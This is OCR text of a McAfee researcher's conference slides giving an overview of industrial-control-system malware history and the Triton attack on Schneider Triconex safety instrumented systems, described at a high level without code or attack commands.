


Overview of Triton

The Next Generation of ICS Malware

Thomas **ROCCIA**

Security Researcher, **Advanced Threat Research**

cnes
CENTRE NATIONAL D'ÉTUDES SPATIALES

McAfee™

Whoami

Thomas ROCCIA

Security Researcher, Advanced Threat Research

https://securingtomorrow.mcafee.com/author/thomas-roccia/

http://troccia.tdgt.org


@fr0gger_

McAfee

Disclaimer: all the research presented are based on the public and internal information collected by the actors who were engaged during the investigation. A combined investigation and collaboration within the following actors: The FBI, NCCIC, Schneider Electric, McAfee, FireEye, DragosInc, Nozomi, Cyberx…

Agenda

- Brief ICS Malware History
- Safety Instrumented System (SIS)
- TRITON Attack Overview
- Detection Demo
- About the Attackers
- Take Away



ICS Malware over the past

ICS Malware over the past

- Targeted Iranian centrifuges
- Spread via USB and over the network
- Used four zero-day
- Able to reprogram the PLC to change the rotation speed of centrifuges
- **Designed to control the industrial Process**

ICS Malware over the past

- Targeted energy grids, electricity firms, petroleum pipeline operators
- Spread via, spear phishing and watering hole
- Detected ICS devices using OPC (Open Platform Communication)
- Attackers collected a large amount of data and were able to remotely monitor the industrial system
- **Designed for espionage and sabotage**

ICS Malware over the past

- First appears in 2007 as a DDOS malware
- Spread via spear phishing and weaponized Microsoft Document
- Remote monitoring of SCADA system
- Disabling and destroying several IT infrastructure component
- Destruction of file stored on servers and workstations
- **230,000 people in Ukraine were left in the dark for six hours after hackers compromised several power distribution centers**

ICS Malware over the past

- The malware targets a simulated Siemens control system environment
- Stuxnet-like behavior
- Includes evasion mechanisms (anti-vm, antiav…)
- Mostly written in Python
- **Probably a penetration tool or a Proof of concept**


ICS Malware over the past

- Targeted Ukraine's power grid
- Remote control and persistence mechanisms
- Abused OPC (Open Platform Communication)
- Contained a data wiper component
- **Shutdown for the second time Ukraine's power grid**

ICS Malware over the past


- Targeted Middle Eastern oil and gas petrochemical facility
- Interacting with a Safety Instrumented System (SIS)
- Abuse of the TriStation proprietary communication protocol
- Detected thanks to “an accidental shutdown”
- **The Triton attack is considered as unprecedented and could have done physical impact!**

Even regular Malware can impact ICS




Safety Instrumented Systems

- Safety Instrumented System are designed **to add a layer of security**
- Schneider Triconex safety controllers used in **18000 plants** (nuclear, oil and gas refineries, chemical plants…)
- Such attacks requires a **high level of process comprehension** (analysis of acquired documents, diagrams, device configurations and network traffic).
- ***TRITON specifically targeted a system that is designed to protect human life.***

